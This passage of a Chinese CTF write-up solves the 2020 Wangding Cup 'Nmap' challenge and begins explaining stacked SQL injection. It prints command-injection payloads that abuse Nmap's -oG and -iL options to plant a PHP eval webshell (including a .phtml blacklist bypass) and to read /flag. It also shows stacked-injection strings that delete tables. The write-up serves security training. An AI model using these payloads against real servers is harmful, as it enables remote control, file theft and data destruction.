


【题目小结】


1. `escapeshellarg()`和`escapeshellcmd()`函数组合利用的顺序不当，可导致字符转义过滤失败；
2. Nmap 的`-oG`参数可以实现将命令和结果写到文件，我们可以借助该参数写入一句话木马到服务器指定文件中，并通过蚁剑链接后控制服务器、查看 Flag。


No.11 2020网鼎杯朱雀组Nmap

看看题目：




1、访问解题地址：






输入本地地址试试执行效果：



2、解法与上一题类似，使用 Nmap 的 `-oG` 参数上传一句话木马，尝试直接使用上一题的 Payload：

```
' <?php @eval($_POST["123"]);?> -oG hack.php '
```


提示 Hacker…




3、应该存在黑名单，fuzz 发现，php 关键词被过滤了，我们再次构造一下代码：


```
' <?= @eval($_POST["123"]);?> -oG hack.phtml '
```

这里使用“=”绕过文件中的 php 字符，使用“phtml”绕过对“php”文件后缀的检测，再次输入：








4、尝试进行命令执行，成功上传一句话木马：




5、菜刀连接木马并查看获得 Flag：











6、另一种解法是直接使用 Nmap 的`-iL`读取任意文件，Payload 如下：

```
' -iL /flag -oN test.txt '
```

输入Payload：



然后访问 test.txt 文件即可：



【题目小结】

1. Nmap 写入一句话木马，获得服务器控制器并查看 flag，过滤 php 文件名后缀关键词后使用 `phtml` 代替；
2. 使用 Nmap `-iL` 读取任意文件（在知道 flag 存放路径的情况下可用）。

No.12 强网杯 SQL注入之堆叠注入

堆叠注入原理解析

大家都知道 SQL 语句默认的结束符是分号“`;`”。我们可以使用分号同时执行多个 SQL 语句。那我们做一个推理，假如一个网站存在 SQL 注入漏洞，我们使用分号在注入点拼接多个 SQL 语句会不会一起带入数据库执行呢？正是这个推理形成了堆叠注入这个概念！注入点示例：


```
?id=1;delete from users;
```

数据库实现堆查询

其实所谓的堆查询就是使用分号隔开同时执行多条 SQL 语句。比如下面的例子，第一条语句查询表，第二条查询当前数据库名：

```
select * from user;select database();
```

执行结果如下：



再如下面第一条查询表，第二条删除表：


```
select * from users;delete from users;
```

